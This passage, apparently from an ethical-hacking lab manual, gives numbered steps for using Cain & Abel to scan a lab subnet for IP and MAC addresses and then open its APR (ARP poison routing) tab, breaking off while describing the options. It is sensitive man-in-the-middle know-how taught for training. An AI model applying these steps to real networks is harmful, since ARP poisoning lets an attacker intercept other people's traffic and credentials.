
12. Cain & Abel starts scanning for MAC addresses and lists all those found.
13. After completing the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.



The screenshot shows the main window of Cain & Abel. The 'Sniffer' tab is selected. Below the menu bar, there is a toolbar with various icons. Below the toolbar, there is a row of tabs: Decoders, Network, Sniffer, Cracker, Traceroute, CCDU, Wireless, and Query. The 'Sniffer' tab is active, displaying a table with the following columns: IP address, MAC address, OUI fingerprint, Host name, B..., B..., B8, Gr, M0, M1, M3. The table contains the following data:

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
10.10.1.2	02155D2214FA			*	*	*	*	*	*	*
10.10.1.9	02155D2214FE			*	*	*	*	*	*	*
10.10.1.11	00155D018000	Microsoft Corporation		*	*	*	*	*	*	*
10.10.1.13	02155D2214FD			*	*	*	*	*	*	*
10.10.1.14	02155D2214FF			*	*	*	*	*	*	*
10.10.1.22	00155D018002	Microsoft Corporation		*	*	*	*	*	*	*


14. Now, click the **APR** tab at the bottom of the window.
15. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.




The screenshot shows the main window of Cain & Abel with the 'APR' tab selected at the bottom. The left-hand pane shows a list of APR options: APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). The right-hand pane shows a table with the following columns: 